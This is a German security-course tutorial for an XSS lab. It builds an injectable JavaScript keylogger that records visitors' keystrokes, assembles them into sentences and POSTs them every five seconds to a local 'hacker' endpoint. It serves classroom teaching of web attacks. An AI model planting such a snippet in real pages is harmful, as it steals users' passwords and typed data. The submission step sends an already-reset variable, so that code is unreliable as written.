M183 Applikationssicherheit Implementieren

Tutorial zur Übung XSS Attacke „Key Logger“

Version 1	26.10.2017	Jürg Nietlispach

Contents

Idee


Die Idee eines Keyloggers ist, die Interaktion eines Nutzers anonym aufzuzeichnen, in der Hoffnung, wertvolle Informationen über einen Nutzer auszuspionieren (z.b. Passwörter, Benutzernamen). Ein Keylogger-Snippet wird z.B. in einer Blog-Webseite eingeschleust (z.B. Kommentarfunktion). Texteingaben, Mausbewegungen, Cookies etc. können gesammelt und regelmässigen Abständen an einen Endpunkt eines Hackers gesendet werden.

Herangehensweise


1. In einem Plain-HTML File soll ein “autonom” funktionierendes Javascript Snippet erstellt werden, welches auf einer Webseite injected werden kann (also nur das Javascript-Snippet, nicht das ganze HTML-File!)
2. Das Snippet soll die Text-Eingaben von potentiellen BesucherInnen einer Webseite abhören (Key Logging).
3. Die Eingaben sollen gesammelt werden und in regelmässigen Abständen an den Endpunkt des Hackers gesendet werden (z.B. eigene .NET MVC Applikation).

Setup


1. Unter https://html5boilerplate.com kann eine HTML5-Vorlage heruntergeladen werden.



2. Files extrahieren



3. index.html – File in Firefox oder Google Chrome öffnen:



4. Zum Bearbeiten: index.html-File mit Visual Studio oder einem Text-Editor (Notepad++) öffnen:

```
<!doctype html>
<html class="no-js" lang="">
    <head>
        <meta charset="utf-8">
        <meta http-equiv="x-ua-compatible" content="ie=edge">
        <title></title>
        <meta name="description" content="">
        <meta name="viewport" content="width=device-width, initial-scale=1">

        <link rel="manifest" href="site.webmanifest">
        <link rel="apple-touch-icon" href="icon.png">
        <!-- Place favicon.ico in the root directory -->

        <link rel="stylesheet" href="css/normalize.css">
        <link rel="stylesheet" href="css/main.css">
    </head>
    <body>
        <!--[if lte IE 9]>
            <p class="browserupgrade">You are using an <strong>outdated</strong> browser. Please <a href="https://browsehappy.com/">upgrade your browser</a> to improve
        <![endif]-->

        <!-- Add your site or application content here -->
        <p>Hello world! This is HTML5 Boilerplate.</p>
        <script src="js/vendor/modernizr-3.5.0.min.js"></script>
        <script src="https://code.jquery.com/jquery-3.2.1.min.js" integrity="sha256-hwg4gsxgFZhOsEEamdOYGBf13FyQuiTwlAQgxVSNgt4=" crossorigin="anonymous"></script>
        <script>window.jQuery || document.write('<script src="js/vendor/jquery-3.2.1.min.js"><\/script>')</script>
        <script src="js/plugins.js"></script>
        <script src="js/main.js"></script>

        <!-- Google Analytics: change UA-XXXXX-Y to be your site's ID. -->
        <script>
            window.ga=function(){ga.q.push(arguments)};ga.q=[];ga.l=+new Date;
            ga('create','UA-XXXXX-Y','auto');ga('send','pageview')
        </script>
        <script src="https://www.google-analytics.com/analytics.js" async defer></script>
    </body>
</html>
```

Und auf die nötigsten Elemente reduzieren:

```
<!doctype html>
<html class="no-js" lang="">
    <head>
        <meta charset="utf-8">
        <meta http-equiv="x-ua-compatible" content="ie=edge">

        <link rel="stylesheet" href="css/normalize.css">
        <link rel="stylesheet" href="css/main.css">
    </head>
    <body>

    </body>
</html>
```

Implementierung Javascript

5. Vor </body> Tag <script>-Snippet einfügen, welches die Events des Keyboards abhört. Hierzu muss ein Event-Listener auf dem HTML-Dokument hinterlegt werden.

```
<body>


    <script>

        document.addEventListener("keydown", function (e) {

        });

    </script>
</body>
```

6. Als erstes können die Keyboard-Events einmal in die Konsole geloggt werden:


```
<script type="text/javascript">

    // Add Event Listener to all Keyboard Events
    document.addEventListener("keydown", function (e) {
        // Log the results to the Developer Console of the Browser (Press: F12)
        var character_code =  event.which || event.keyCode; // depending on browser-support
        var character_value = String.fromCharCode(character_code);

        console.log(character_code + " " + character_value);
    });

</script>
```

7. In der Developer Konsole sieht das dann folgendermassen aus:



8. Nun geht es darum Wörter und Sätze zusammenzustellen. Den Javascript Code erweitert man dann folgendermassen:

```
<script type="text/javascript">

    var word = "";
    var sentence = "";
    var text = "";

    // Add Event Listener to all Keyboard Events
    document.addEventListener("keydown", function (e) {
        // Log the results to the Developer Console of the Browser (Press: F12)
        var character_code =  event.which || event.keyCode; // depending on browser-support
        var character_value = String.fromCharCode(character_code);

        console.log("Current Character: " + character_code + " " + character_value);

        // collect characters anyway
        word = word + character_value;

        // in case a space was entered -> indication for a word
        if(character_code == 32)
        {
            console.log("Word: " + word);
            sentence = sentence + word; // add the word to the sentence
            word = "";
        }

        // in case a "." or an "ENTER" was entered -> indication that the sentence has finished
        if(character_code == 13 || character_code == 190)
        {
            console.log("Sentence: " + sentence);
            text = text + sentence + word; // get the last word as well
            word = "";
            sentence = "";
        }
    });

</script>
```

9. Der gesamte Text (sentence) kann dann so gesammelt und an den Endpunkt des Hackers gesendet werden:

```
setInterval(function(){

    if(text.length > 0)
    {
        // 8.1 (debug): log the results in the console
        // click F12 in Browser in order to open the Web-Console
        console.log("Text for Submission:" + text);

        // 8.2 Send the values to the Hackers-Endpoint. In our case our own .NET MVC Application
        var xhr = new XMLHttpRequest();
        xhr.open('POST', 'http://localhost:49670/API/CollectKeyLogging');
        xhr.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
        xhr.send('sentence=' + sentence);

        text = "";  sentence = ""; word = ""; // reset the values
    }

}, 5000); // check every 5 seconds, whether there is something to submit
```

10. In der Console des Browsers wird nun der folgende Output generiert:

```
Word: FOR
Current Character: 83 S
Current Character: 85 U
Current Character: 66 B
Current Character: 77 M
Current Character: 73 I
Current Character: 83 S
Current Character: 73 I
Current Character: 79 O
Current Character: 78 N
Current Character: 13
Sentence: THIS IS A SENTENCE FOR SUBMISSION
Text for Submission:THIS IS A SENTENCE FOR SUBMISSION
```